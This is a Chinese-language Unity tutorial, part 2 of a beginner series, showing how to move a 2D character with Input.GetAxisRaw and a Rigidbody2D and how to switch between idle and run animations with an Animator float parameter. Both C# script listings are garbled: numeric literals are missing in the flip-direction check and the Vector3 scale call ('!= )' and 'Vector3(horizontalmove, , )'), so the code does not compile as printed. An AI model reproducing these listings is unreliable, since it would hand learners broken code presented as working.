
Unity引擎入门——制作第一个2D游戏(2)角色移动与动画
在上一节的内容里,我们已经创建出了一个主角,也搭建了一个简单的场景。
传送门:https://www.cnblogs.com/zny0222/p/12653088.html
既然有了主角,要怎样才能让主角动起来呢?
这时候我们就需要写一些简单的代码,来控制我们人物的移动。

如图所示,我们新建一个文件夹,用来保存我们的脚本。
在制作游戏的过程中,我们应该分门别类的存放素材,这样才能方便管理。
创建好文件夹之后,新建一个C#脚本,并且把脚本挂到我们的主角上,只要拖拽过去就好啦!
在开始编写代码之前,我们先了解一下unity当中的Input Manager。

在左上角找到编辑 -> 项目设置 -> InputManager
我们先从水平移动开始,在InputManager中找到“水平”,发现对应的名称是“Horizontal”。
并且对应的按键是方向键的左键和右键,如果你不喜欢这样,也可以更改为其他的按键。
让我们记住这些信息,然后开始编写代码吧!(如果你还没有vs,请先下载安装vs)
双击我们的脚本,unity会自动在vs当中打开脚本。
using System.Collections;

using System.Collections.Generic;

using UnityEngine;

public class MyPlayer : MonoBehaviour

{

    public Rigidbody2D Pl;

    public float speed;

    void Start()

    {

    }

    void Update()

    {

        Move();

    }

    void Move()

    {

        float horizontalmove = Input.GetAxisRaw("Horizontal"); // 从 input manager 接收“水平”输入的值。

        Pl.velocity = new Vector2(horizontalmove * speed, Pl.velocity.y);

        if (horizontalmove != )

        {

            transform.localScale = new Vector3(horizontalmove, , ); // 控制角色转身

        }

    }

}
可以看到,我们使用了2个变量。第一个变量Pl,用来获取角色的刚体。第二个变量speed,用来控制角色行走的速度。为什么都定义为public的变量呢?
这是因为,定义为public的变量,可以直接在unity引擎中看到。我们可以直接把组件拖拽上去,或是直接在unity界面修改变量的数值。这样做可以便于我们日后的改动。当然,不是所有变量都应该定义为public哦。
写好了这些代码之后(代码在保存后才会生效,不要忘了 ctrl + s 哦),主角就可以横向移动了!

如果你的主角在走路时摔倒了,只要在刚体的设置中,将冻结旋转Z轴勾上就好啦。
还记得在上一节里,我们制作主角的碰撞时,使用的是两个碰撞器。这时候就体现出效果啦!因为瓦片地图的有些地方可能并不是那么精确,如果只用一个方形的碰撞器,方形碰撞器的直角可能会被瓦片地图上的小突起给卡住。为了避免这个问题,我们在主角的下半部分采用圆形的碰撞器,这样就不会被卡住了。
做到这里,我们的人物还没有任何动作,只能横向的平移。接下来,让我们一起给主角添加动画效果吧!
public Rigidbody2D Pl;

public float speed;

public Animator anima;
首先,我们要新增一个动画器的变量,我给它起名叫anima,你也可以取其他名字。

然后给主角添加一个动画器,并拖拽到我们的脚本上。接下来就可以开始制作了。
点击 窗口 -> 动画 -> 动画 ,并找到素材包中的动画素材。



完成了以上步骤,我们就拥有站立和跑动两个动画了。那么什么时候使用这两个动画呢?
点击 窗口 -> 动画 -> 动画器,并完成以下操作。
确保站立的动画是默认状态,在站立和跑动这两个动画之间创建过渡。添加一个float参数,用来判断站立和跑动之间的转换。
using System.Collections;

using System.Collections.Generic;

using UnityEngine;

public class MyPlayer : MonoBehaviour

{

    public Rigidbody2D Pl;

    public float speed;

    public Animator anima;

    void Start()

    {

    }

    void Update()

    {

        Move();

    }

    void Move()

    {

        float horizontalmove = Input.GetAxisRaw("Horizontal");

        Pl.velocity = new Vector2(horizontalmove * speed, Pl.velocity.y);

        if (horizontalmove != )

        {

            transform.localScale = new Vector3(horizontalmove, , );

        }

        anima.SetFloat("running", Mathf.Abs(horizontalmove));

    }

}
添加了倒数第3行的代码,这样就可以让我们的float变量获取角色移动的值了。

点击过渡箭头,取消退出时间,并添加一个条件,即为我们刚才设置的那个变量。当我们的float变量running小于0.1时,我们就从跑动状态回到站立状态。
要从站立状态进入跑步状态,只要点击另一个过渡箭头,把小于0.1改为大于0就好啦,请自己试着做做看吧!
